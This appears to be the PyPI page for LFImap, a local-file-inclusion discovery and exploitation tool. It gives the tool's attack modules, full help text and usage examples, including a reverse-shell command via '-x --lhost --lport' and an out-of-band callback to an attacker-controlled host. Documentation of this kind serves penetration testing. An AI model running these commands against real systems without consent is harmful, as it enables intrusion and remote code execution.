
LFImap
Local file inclusion discovery and exploitation tool
This project is in pre-alpha stage. Major release 1.0 coming soon with plenty of new abilities and modules.
Main features
-
Attack with different modules
- Filter wrapper file inclusion
- Data wrapper remote command execution
- Input wrapper remote command execution
- Expect wrapper remote command execution
- File wrapper file inclusion
- Attacks with path traversal
- Remote file inclusion
- Custom polyglot command injection
- Heuristic scans
- Custom polyglot XSS, CRLF checks
- Open redirect check
- Error-based file inclusion info leak
-
Testing modes
- -U -> specify single URL to test
- -F -> specify wordlist of URLs to test
- -R -> specify raw http from a file to test
-
Full control over the HTTP request
- Specification of parameters to test (GET, FORM-line, Header, custom injection point)
- Specification of custom HTTP header(s)
- Ability to test with arbitrary form-line (POST) data
- Ability to test with arbitrary HTTP method
- Ability to pivot requests through a web proxy
- Ability to log all requests and responses to a file
- Ability to tune testing with timeout in between requests and maximum response time
- Support for payload manipulation via url and base64 encoding(s)
- Quick mode (-q), where LFImap uses fewer carefully selected payloads
- Second order (stored) vulnerability check support
- Beta/Testing phase CSRF handling support
Documentation
-h, --help
 usage: lfimap.py [-U [url]] [-F [urlfile]] [-R [reqfile]] [-C <cookie>] [-D <data>] [-H <header>]
                 [-M <method>] [-P <proxy>] [--useragent <agent>] [--referer <referer>]
                 [--placeholder <name>] [--delay <milis>] [--max-timeout <seconds>]
                 [--http-ok <number>] [--csrf-param <param>] [--csrf-method <method>]
                 [--csrf-url <url>] [--csrf-data <data>] [--second-method <method>]
                 [--second-url <url>] [--second-data <data>] [--force-ssl] [--no-stop] [-f] [-i]
                 [-d] [-e] [-t] [-r] [-c] [-file] [-heur] [-a] [-n <U|B>] [-q] [-x]
                 [--lhost <lhost>] [--lport <lport>] [--callback <hostname>] [-wT <path>]
                 [--use-long] [--log <file>] [-v] [-h]

LFImap, Local File Inclusion discovery and exploitation tool

TARGET OPTIONS:
  -U [url]                  Single url to test
  -F [urlfile]              Load multiple urls to test from a file
  -R [reqfile]              Load single request to test from a file

REQUEST OPTIONS:
  -C <cookie>               HTTP session Cookie header
  -D <data>                 HTTP request FORM-data
  -H <header>               Additional HTTP header(s)
  -M <method>               Request method to use for testing
  -P <proxy>                Use a proxy to connect to the target endpoint
  --useragent <agent>       HTTP user-agent header value
  --referer <referer>       HTTP referer header value
  --placeholder <name>      Custom testing placeholder name (default is "PWN")
  --delay <milis>           Delay in miliseconds after each request
  --max-timeout <seconds>   Number of seconds after giving up on a response (default 5)
  --http-ok <number>        Http response code(s) to treat as valid
  --csrf-param <param>      Parameter used to hold anti-CSRF token
  --csrf-method <method>    HTTP method to use during anti-CSRF token page visit
  --csrf-url <url>          URL address to visit for extraction of anti-CSRF token
  --csrf-data <data>        POST data to send during anti-CSRF token page visit
  --second-method <method>  Specify method for second order request
  --second-url <url>        Url for second order request
  --second-data <data>      FORM-line data for second-order request
  --force-ssl               Force usage of HTTPS/SSL if otherwise not specified
  --no-stop                 Don't stop using the same testing technique upon findings

ATTACK TECHNIQUE:
  -f, --filter              Attack using filter wrapper
  -i, --input               Attack using input wrapper
  -d, --data                Attack using data wrapper
  -e, --expect              Attack using expect wrapper
  -t, --trunc               Attack using path traversal with wordlist (default "short.txt")
  -r, --rfi                 Attack using remote file inclusion
  -c, --cmd                 Attack using command injection
  -file, --file             Attack using file wrapper
  -heur, --heuristics       Test for miscellaneous issues using heuristics
  -a, --all                 Use all supported attack methods

PAYLOAD OPTIONS:
  -n <U|B>                  Specify payload encoding(s). "U" for URL, "B" for base64
  -q, --quick               Perform quick testing with fewer payloads
  -x, --exploit             Exploit and send reverse shell if RCE is available
  --lhost <lhost>           Local ip address for reverse connection
  --lport <lport>           Local port number for reverse connection
  --callback <hostname>     Callback location for rfi and cmd detection

WORDLIST OPTIONS:
  -wT <path>                Path to wordlist for path traversal modality
  --use-long                Use "src/wordlists/long.txt" wordlist for path traversal modality

OUTPUT OPTIONS:
  --log <file>              Output all requests and responses to specified file

OTHER:
  -v, --verbose             Print more detailed output when performing attacks
  -h, --help                Print this help message
Examples

1) Utilize all supported attack modules with '-a'.
python3 lfimap.py -U "http://IP/vuln.php?param=testme" -C "PHPSESSID=XXXXXXXX" -a

2) Post argument testing with '-D'
python3 lfimap.py -U "http://IP/index.php" -D "page=testme" -a

3) Reverse shell remote command execution attack with '-x'
python3 lfimap.py -U "http://IP/vuln.php?param=testme" -C "PHPSESSID=XXXXXXXX" -a -x --lhost <IP> --lport <PORT>

4) Out-of-Band blind vulnerability verbose testing support with '--callback'
python3 lfimap.py -U "http://IP/index.php?param=testme" -a -v --callback="attacker.oastify.com"
If you notice any issues with the software, please open up an issue. I will gladly take a look at it and try to resolve it, as soon as I can.
Pull requests are welcome.
[!] Disclaimer: LFImap usage for attacking web applications without consent of the application owner is illegal. Developers assume no liability and are not responsible for any misuse and damage caused by using this program.
1 maintainer

Metadata
1 maintainer
Release files for lfimap 0.1.4
For a detailed explanation of source distributions (sdists) and built distributions (wheels), please see the package formats documentation.
Source distribution (sdist)
| File | Size | Uploaded | |
|---|---|---|---|
| lfimap-0.1.4.tar.gz | 128.8 kB | Details |
Built distribution (wheel)
| File | Interpreter | ABI | Platform | Reset |
|---|---|---|---|---|
| lfimap-0.1.4-py3-none-any.whl | Python 3 | none | any | Details |
Total release size: 291.3 kB
Release files / lfimap-0.1.4.tar.gz
| Download URL | lfimap-0.1.4.tar.gz |
|---|---|
| Size | 128.8 kB |
| Tags | Source |
|
SHA-256 checksum How to use checksums |
cf062a5a5ea7965c33513655fff630ad8743f85367b3859edae79ee9608af236
|
|
BLAKE2b-256 checksum How to use checksums |
a3b83a5abcd313755ba18cf0eba7b4c95cd631e6991b95299928d6c892dfac75
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/5.1.1 CPython/3.11.6
|
Release files / lfimap-0.1.4-py3-none-any.whl
| Download URL | lfimap-0.1.4-py3-none-any.whl |
|---|---|
| Size | 162.5 kB |
| Tags | Python 3 |
|
SHA-256 checksum How to use checksums |
0216039e02a8c615fa8250861c63e79fa6f636cc2e42a57d4779c8eed42c1e54
|
|
BLAKE2b-256 checksum How to use checksums |
45e4da95eab5c98e066e8b5328361d24bead77ab40135cb38d8f71217436a071
|
| Upload date | |
|
Uploaded using Trusted Publishing? What is trusted publishing? |
No |
| Uploaded via |
twine/5.1.1 CPython/3.11.6
|














